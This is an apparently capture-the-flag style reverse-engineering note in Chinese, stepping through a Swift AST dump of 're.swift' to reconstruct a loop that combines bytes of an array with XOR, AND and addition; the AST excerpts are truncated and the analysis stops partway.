
```
(brace_stmt range=[re.swift:1:59 - line:14:1]
  (pattern_binding_decl range=[re.swift:2:5 - line:2:33]
    (pattern_named type='[UInt8]' 'b')
    Original init:
    (call_expr type='[UInt8]' location=re.swift:2:19 range=[re.sw
      (constructor_ref_call_expr type='(String.UTF8View) -> [UInt
        (declref_expr implicit type='(Array<UInt8>.Type) -> (Stri
        (argument_list implicit
          (argument
            (type_expr type='[UInt8].Type' location=re.swift:2:13
        ))
      (argument_list
        (argument
          (member_ref_expr type='String.UTF8View' location=re.swi
            (declref_expr type='String' location=re.swift:2:21 ra
      ))
    Processed init:
    (call_expr type='[UInt8]' location=re.swift:2:19 range=[re.sw
      (constructor_ref_call_expr type='(String.UTF8View) -> [UInt
        (declref_expr implicit type='(Array<UInt8>.Type) -> (Stri
        (argument_list implicit
          (argument
            (type_expr type='[UInt8].Type' location=re.swift:2:13
        ))
      (argument_list
        (argument
          (member_ref_expr type='String.UTF8View' location=re.swi
            (declref_expr type='String' location=re.swift:2:21 ra
      )))

  (var_decl range=[re.swift:2:9 - line:2:9] "b" type='[UInt8]' in
```

变量 b，不是很清楚代码逻辑




```
(pattern_binding_decl range=[re.swift:3:5 - line:3:34]
  (pattern_named type='[UInt8]' 'k')
  Original init:
  (call_expr type='[UInt8]' location=re.swift:3:19 range=[re.swi
    (constructor_ref_call_expr type='(String.UTF8View) -> [UInt8
      (declref_expr implicit type='(Array<UInt8>.Type) -> (Strin
      (argument_list implicit
        (argument
          (type_expr type='[UInt8].Type' location=re.swift:3:13
      ))
    (argument_list
      (argument
        (member_ref_expr type='String.UTF8View' location=re.swif
          (declref_expr type='String' location=re.swift:3:21 ran
    ))
  Processed init:
  (call_expr type='[UInt8]' location=re.swift:3:19 range=[re.swi
    (constructor_ref_call_expr type='(String.UTF8View) -> [UInt8
      (declref_expr implicit type='(Array<UInt8>.Type) -> (Strin
      (argument_list implicit
        (argument
          (type_expr type='[UInt8].Type' location=re.swift:3:13
      ))
    (argument_list
      (argument
        (member_ref_expr type='String.UTF8View' location=re.swif
          (declref_expr type='String' location=re.swift:3:21 ran
    )))

(var_decl range=[re.swift:3:9 - line:3:9] "k" type='[UInt8]' int
```

变量 k，同样没怎么看懂



```
(pattern_binding_decl range=[re.swift:4:5 - line:4:25]
  (pattern_typed type='UInt8'
    (pattern_named type='UInt8' 'r0')
    (type_ident
      (component id='UInt8' bind=Swift.(file).UInt8)))
  (pattern_typed type='UInt8'
    (pattern_named type='UInt8' 'r1')
    (type_ident
      (component id='UInt8' bind=Swift.(file).UInt8)))
  (pattern_typed type='UInt8'
    (pattern_named type='UInt8' 'r2')
    (type_ident
      (component id='UInt8' bind=Swift.(file).UInt8)))
  (pattern_typed type='UInt8'
    (pattern_named type='UInt8' 'r3')
    (type_ident
      (component id='UInt8' bind=Swift.(file).UInt8))))

(var_decl range=[re.swift:4:9 - line:4:9] "r0" type='UInt8' in

(var_decl range=[re.swift:4:13 - line:4:13] "r1" type='UInt8'

(var_decl range=[re.swift:4:17 - line:4:17] "r2" type='UInt8'

(var_decl range=[re.swift:4:21 - line:4:21] "r3" type='UInt8'
```


四个变量，r0 r1 r2 r3,且进行了初始化的取值，取值类似于前面的 b



```
(for_each_stmt range=[re.swift:5:5 - line:12:5]
  (pattern_named type='Int' 'i')
  (pattern_named type='Int' 'i')
  (binary_expr type='ClosedRange<Int>' location=re.swift:5:15 range=[re.swi
    (dot_syntax_call_expr implicit type='(Int, Int) -> ClosedRange<Int>' lo
      (declref_expr type='(Int.Type) -> (Int, Int) -> ClosedRange<Int>' loc
      (argument_list implicit
        (argument
          (type_expr implicit type='Int.Type' location=re.swift:5:15 range=
      ))
    (argument_list implicit
      (argument
        (integer_literal_expr type='Int' location=re.swift:5:14 range=[re.s
      (argument
        (binary_expr type='Int' location=re.swift:5:25 range=[re.swift:5:18
          (dot_syntax_call_expr implicit type='(Int, Int) -> Int' location=
            (declref_expr type='(Int.Type) -> (Int, Int) -> Int' location=r
            (argument_list implicit
              (argument
                (type_expr implicit type='Int.Type' location=re.swift:5:25
            ))
          (argument_list implicit
            (argument
              (member_ref_expr type='Int' location=re.swift:5:20 range=[re.
                (load_expr implicit type='[UInt8]' location=re.swift:5:18 r
                  (declref_expr type='@lvalue [UInt8]' location=re.swift:5:
            (argument
              (integer_literal_expr type='Int' location=re.swift:5:26 range
          )))
    ))
  (var_decl implicit range=[re.swift:5:11 - line:5:11] "$i$generator" type=
```


i 是 range 类型的，且初始化参数中使用到了 0 b，猜测这里是一个循环遍历操作，后面还有一个 4 暂时不知道是干嘛的

后面的一段很长，应该是循环里面的操作




```
ssign_expr type='()' location=re.swift:6:26 range=[re.swift:6:9 -
(tuple_expr type='(@lvalue UInt8, @lvalue UInt8, @lvalue UInt8, @
  (declref_expr type='@lvalue UInt8' location=re.swift:6:10 range
  (declref_expr type='@lvalue UInt8' location=re.swift:6:14 range
  (declref_expr type='@lvalue UInt8' location=re.swift:6:18 range
  (declref_expr type='@lvalue UInt8' location=re.swift:6:22 range
(tuple_expr type='(UInt8, UInt8, UInt8, UInt8)' location=re.swift
```

用到了 r0 r1 r2 r3




```
(load_expr implicit type='UInt8' location=re.swift:6:30 range=[re
  (subscript_expr type='@lvalue UInt8' location=re.swift:6:30 ran
    (inout_expr implicit type='inout Array<UInt8>' location=re.sw
      (declref_expr type='@lvalue [UInt8]' location=re.swift:6:29
    (argument_list
      (argument
        (declref_expr type='Int' location=re.swift:6:31 range=[re
    )))
```

对 b 使用参数 i，意思应该是 r0=b[i] 后面对应的还有 r1=b[i+1]，r2=b[i+2]，r3=b[i+3]




```
ary_expr type='UInt8' location=re.swift:7:21 range=[re.swift:7:18
ot_syntax_call_expr implicit type='(UInt8, UInt8) -> UInt8' locati
(declref_expr type='(UInt8.Type) -> (UInt8, UInt8) -> UInt8' locat
(argument_list implicit
  (argument
```

赋值完后，有异或操作



```
ssign_expr type='()' location=re.swift:7:16 range=[re.swift:7:9 -
(subscript_expr type='@lvalue UInt8' location=re.swift:7:10 range
  (inout_expr implicit type='inout Array<UInt8>' location=re.swif
    (declref_expr type='@lvalue [UInt8]' location=re.swift:7:9 ran
  (argument_list
    (argument
      (binary_expr type='Int' location=re.swift:7:12 range=[re.sw
        (dot_syntax_call_expr implicit type='(Int, Int) -> Int' lo
          (declref_expr type='(Int.Type) -> (Int, Int) -> Int' lo
          (argument_list implicit
            (argument
              (type_expr implicit type='Int.Type' location=re.swi
          ))
        (argument_list implicit
          (argument
            (declref_expr type='Int' location=re.swift:7:11 range
          (argument
            (integer_literal_expr type='Int' location=re.swift:7:
        )))
  ))
```


操作结果存储在 b[i]中



```
(load_expr implicit type='UInt8' location=re.swift:7:18 range=[re
  (declref_expr type='@lvalue UInt8' location=re.swift:7:18 range
```


异或的第一个参数是 r2，第二个参数有一长段

所以是 r2^(??)




```
(argument
  (paren_expr type='(UInt8)' location=re.swift:7:43 range=[re.swi
    (binary_expr type='UInt8' location=re.swift:7:43 range=[re.sw
      (dot_syntax_call_expr implicit type='(UInt8, UInt8) -> UInt
        (declref_expr type='(UInt8.Type) -> (UInt8, UInt8) -> UIn
        (argument_list implicit
          (argument
            (type_expr implicit type='UInt8.Type' location=re.swi
        ))
```

先与操作



```
 type='(UInt8)' location=re.swift:7:30 range=[re.swift:7:24 - lin
xpr type='UInt8' location=re.swift:7:30 range=[re.swift:7:25 - li
ntax_call_expr implicit type='(UInt8, UInt8) -> UInt8' location=r
lref_expr type='(UInt8.Type) -> (UInt8, UInt8) -> UInt8' location=
ment_list implicit
gument
(type_expr implicit type='UInt8.Type' location=re.swift:7:30 range
```

第一个参数要进行+



